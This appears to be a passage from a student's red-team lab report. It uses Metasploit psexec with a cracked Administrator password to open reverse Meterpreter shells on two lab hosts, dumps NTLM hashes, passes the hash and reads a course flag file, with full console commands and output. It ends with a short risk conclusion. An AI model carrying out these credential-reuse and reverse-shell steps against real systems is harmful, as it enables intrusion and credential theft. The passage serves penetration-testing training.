
To verify that the decrypted password was correct; a third party website (Crackstation.net) was used. Both tools John the Ripper and CrackStation confirmed that the administrator password was indeed “pokemon”.



```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.33.14
RHOSTS => 172.31.33.14
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass => pokemon
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.31.33.14     yes       The target host(s), see https://docs.metasploit.co
                                                    m/docs/using-metasploit/basics/using-metasploit.ht
                                                    ml
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for prett
                                                    y listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               pokemon          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (AD
                                                    MIN$,C$,...) or a normal read/write folder share
   SMBUser               Administrator    no        The username to authenticate as

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.39.87:4444
[*] 172.31.33.14:445 - Connecting to the server...
[*] 172.31.33.14:445 - Authenticating to 172.31.33.14:445 as user 'Administrator'...
[*] 172.31.33.14:445 - Selecting PowerShell target
[*] 172.31.33.14:445 - Executing the payload...
[+] 172.31.33.14:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 172.31.33.14
[*] Meterpreter session 1 opened (172.31.39.87:4444 -> 172.31.33.14:49846) at 2024-10-06 17:03:19 +0000

meterpreter > 
```

Metasploit:


With the compromised credentials in hand, Metasploit was opened using the command “msfconsole”. Next, the windows/smb/exploit module was executed and configuration module options were set for SMBUser, SMBPass, and RHOSTS. Using the run command, Metasploit executed the payload and authenticated the user credentials, which opened the Meterpreter shell on the target system.



```
ngle'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in `each'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in `run_single'
        from /usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/exploit.rb:192:in `cm
d_exploit'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:581:in `run_command'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:530:in `block in run_si
ngle'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in `each'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in `run_single'
        from /usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:168:in `run'
        from /usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:48:in `start'
        from /usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
        from /usr/bin/msfconsole:23:in `<main>'
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down Meterpreter ...
```

Passing the Hash:

After accessing the target system, the “hashdump” command was used, however, I encountered an error. Upon further investigation, I used the “ps” command to list all running processes and identify the system user. Next, the “migrate 336” command was used followed by the “hashdump” command. The number 336 was acquired from the PID column for the Windows System User. The password hashes obtained using Metasploit were then copied and exported into a text file for further exploitation of the target system. Once again, I returned to Metasploit and reset the configurations to target the remaining server ip address 172.31.33.161. To successfully migrate to the server the hashed password I previously obtained had to be modified. This required removing 1009: and the four semicolons at the end of the hash.



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set SMBPass Interrupt: use the 'exit' command to quit
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.39.87:4444
[*] 172.31.33.161:445 - Connecting to the server ...
[*] 172.31.33.161:445 - Authenticating to 172.31.33.161:445 as user 'Administrator2' ...
[*] 172.31.33.161:445 - Selecting PowerShell target
[*] 172.31.33.161:445 - Executing the payload ...
[+] 172.31.33.161:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 172.31.33.161
[*] Meterpreter session 4 opened (172.31.39.87:4444 → 172.31.33.161:49885) at 2024-10-07 19:07:28 +0000

meterpreter > search -f secrets.txt
Found 1 result ...
================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter > cat \Windows\debug\secrets.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat /Windows/debug/secrets.txt
Congratulations! You have finished the red team course!meterpreter > 
```

Finding Sensitive Files:

After successfully connecting to the final server. A search command was initiated to locate the secrets.txt file. The file pathway was revealed and the file was opened, revealing a message that said, “Congratulations! You have finished the red team course!”.

Conclusion

Based on the findings from the penetration test, the organization’s severity score falls within the high risk category. A high severity score means that a vulnerability is likely to have a significant impact on the confidentiality, integrity, or availability of data for the organization. Some key factors that resulted in high severity scores was the insecure ssh configuration, web server configuration, and SMB protocol. Furthermore, weak passwords, unencrypted data, and outdated hashing methods made it easy to exploit the system and elevate privileges, resulting in significant data loss and compromise.